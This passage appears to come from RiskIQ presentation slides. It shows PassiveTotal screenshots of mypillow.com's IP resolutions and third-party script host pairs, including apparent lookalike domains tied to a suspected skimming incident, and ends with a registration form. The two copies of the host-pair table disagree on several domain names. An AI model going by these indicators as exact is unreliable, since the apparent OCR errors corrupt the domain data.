  - CSP (Content security policy)
  - SRI (Sub-resource Integrity Checking)
- Continuous auditing and analysis of your attack Surface
- Speak to your Technical Account Manager about JavaScript reporting and monitoring





[riskiq.com](https://riskiq.com)


[terry.bishop@riskiq.net](mailto:terry.bishop@riskiq.net)







# Take a look at this in PassiveTotal





## FILTERS ⓘ

## IP (74 / 74)

✓	✕	13.89.57.7	1
✓	✕	173.203.26.93	1
✓	✕	173.203.58.162	1
✓	✕	18.216.105.230	1
✓	✕	18.216.174.78	1

[Show More](#)

## NETWORK (15 / 48)

✓	✕	18.220.0.0/14	9
✓	✕	52.14.0.0/16	9
✓	✕	52.15.128.0/17	7
✓	✕	52.15.64.0/18	6
✓	✕	192.124.249.0...	3

[Show More](#)

## ASN (7 / 48)

## RESOLUTIONS ⓘ

☐
☐

Show : 25

◀ 1-25 of 74 ▶

Sort : Last Seen Descending ▼

[Download](#)

Resolve	Location	Network	ASN	First	Last	Source	T
<input type="checkbox"/>	<a href="#">3.19.49.113</a>	US	Unknown	2019-05-20	2019-05-23	pingly, riskiq	
<input type="checkbox"/>	<a href="#">3.16.153.201</a>	US	Unknown	2019-05-20	2019-05-23	pingly, riskiq	
<input type="checkbox"/>	<a href="#">52.14.189.144</a>	US	<a href="#">52.14.0.0/16</a>	16509	2019-04-15	2019-05-22	pingly, riskiq
<input type="checkbox"/>	<a href="#">3.19.52.131</a>	US	Unknown	2019-04-15	2019-05-22	pingly, riskiq	
<input type="checkbox"/>	<a href="#">3.14.124.152</a>	US	Unknown	2019-05-13	2019-05-17	pingly, riskiq	
<input type="checkbox"/>	<a href="#">3.16.63.211</a>	US	Unknown	2019-05-13	2019-05-17	pingly, riskiq	
<input type="checkbox"/>	<a href="#">3.16.229.18</a>	US	Unknown	2019-05-01	2019-05-10	pingly, riskiq	
<input type="checkbox"/>	<a href="#">3.17.210.201</a>	US	Unknown	2019-04-28	2019-05-10	pingly, riskiq	
<input type="checkbox"/>	<a href="#">3.18.65.133</a>	US	Unknown	2019-04-28	2019-04-28	riskiq	
<input type="checkbox"/>	<a href="#">52.15.156.160</a>	US	<a href="#">52.15.128.0/17</a>	16509	2019-04-28	2019-04-28	riskiq
<input type="checkbox"/>	<a href="#">3.18.116.73</a>	US	Unknown	2019-04-20	2019-04-21	riskiq	



## FILTERS ⓘ

## DIRECTION ✕

✓ parents

✓ children

## PARENT HOSTNAME (10 / 190)

✓ ✕ www.mypill... 125

✓ ✕ mypillow.com 32

✓ ✕ 3.16.63.211 6

✓ ✕ 3.19.49.113 6

✓ ✕ mypillow-lb-17... 6

Show More

## CAUSE (10 / 216) ✕

✓ ✕ script.src 47

✓ ✕ unknown 43

✓ ✕ img.src 33

✓ ✕ redirect 24

✓ ✕ topLevelRedi... 21

Show More

## CHILD HOSTNAME (10 / 190)

## HOST PAIRS ⓘ

Show : 25 1-25 of 42 Sort : Last Seen Descending ▾

Download

	Parent Hostname	Child Hostname	First	Last	Cause	Tags
☐	www.mypillow.com	mypillow.blob.core.windows.net	2019-04-18	2019-05-22	script.src	
☐	www.mypillow.com	cdn.livechatinc.com	2018-04-13	2019-05-22	script.src	
☐	www.mypillow.com	www.googletagmanager.com	2018-01-10	2019-05-22	script.src	
☐	www.mypillow.com	bat.bing.com	2017-03-14	2019-05-22	script.src	
☐	www.mypillow.com	connect.facebook.net	2016-02-02	2019-05-22	script.src	
☐	www.mypillow.com	api.cartstack.com	2017-03-10	2019-05-22	script.src	
☐	www.mypillow.com	beacon.riskified.com	2017-09-15	2019-05-18	script.src	
☐	www.mypillow.com	maps.googleapis.com	2017-03-20	2019-05-13	script.src	
☐	www.mypillow.com	www.google-analytics.com	2016-02-02	2019-05-07	script.src	
☐	www.mypillow.com	secure.livechatinc.com	2018-10-27	2019-03-11	script.src	
☐	www.mypillow.com	www.google.com	2016-06-15	2019-01-02	script.src	
☐	www.mypillow.com	secure.livechatinc.org	2018-10-26	2018-11-19	script.src	
☐	www.mypillow.com	myplltow.com	2018-10-03	2018-10-05	script.src	
☐	www.mvopillow.com	dev.visualwebsiteoptimizer.com	2017-01-16	2018-09-24	script.src	







1

First Seen 2009-09-08

Last Seen 2019-05-23

Registrar GoDaddy.com, LLC

Registrant -

Hashes

+ Categorize

DATA

74

4

62

24

27

409

248

10

2

37

1

748

Resolutions

WHOIS

Certificate

Subdomains

Trackers

Components

Host Pairs

OSINT

Hashes

DNS

Projects

Cookies

FILTERS

DIRECTION

parents

children

PARENT HOSTNAME (10 / 190)

www.mypill... 125

mypillow.com 32

3.16.63.211 6

3.19.49.113 6

mypillow-lb-17... 6

Show More

CAUSE (10 / 216)

script.src 47

unknown 43

img.src 33

redirect 24

topLevelRedi... 21

Show More

HOST PAIRS

Show : 25 1-25 of 42 Sort : Last Seen Descending

	Parent Hostname	Child Hostname	First	Last
	www.mypillow.com	mypillow.blob.core.windows.net	2019-04-18	2019-05-22
	www.mypillow.com	cdn.livechatinc.com	2018-04-13	2019-05-22
	www.mypillow.com	www.googletagmanager.com	2018-01-10	2019-05-22
	www.mypillow.com	bat.bing.com	2017-03-14	2019-05-22
	www.mypillow.com	connect.facebook.net	2016-02-02	2019-05-22
	www.mypillow.com	api.cartstack.com	2017-03-10	2019-05-22
	www.mypillow.com	beacon.riskified.com	2017-09-15	2019-05-18
	www.mypillow.com	maps.googleapis.com	2017-03-20	2019-05-13
	www.mypillow.com	www.google-analytics.com	2016-02-02	2019-05-07
	www.mypillow.com	secure.livechatinc.com	2018-10-27	2019-03-11
	www.mypillow.com	www.google.com	2016-06-15	2019-01-02
	www.mypillow.com	secure.livechatinc.org	2018-10-26	2018-11-19
	www.mypillow.com	mypillow.com	2018-10-03	2018-10-05
	www.mypillow.com	dev.livechatinc.com	2017-01-16	2018-09-24



# You do the rest!

- RiskIQ PassiveTotal
  - Sign up: <https://community.riskiq.com/registration>

RISKIQ®

RISKIQ Community Registration

### RISKIQ COMMUNITY EDITION REGISTRATION

Create your free RiskIQ Community Edition Account. Already have an account? [Login](#)

Company Email Address

Password [SHOW PASSWORD](#)

Confirm Password [SHOW PASSWORD](#)

First Name

Last Name


Organization

Phone Number

What is your job Role? ▼

Country of Residence ▼

Promo Code (Optional)

☐ I'm not a robot 

By clicking 'Register' below, I agree to the [Terms of Service](#), and acknowledge the [Privacy Statement](#), including that my contact details may be used in accordance with the [notice](#)

REGISTER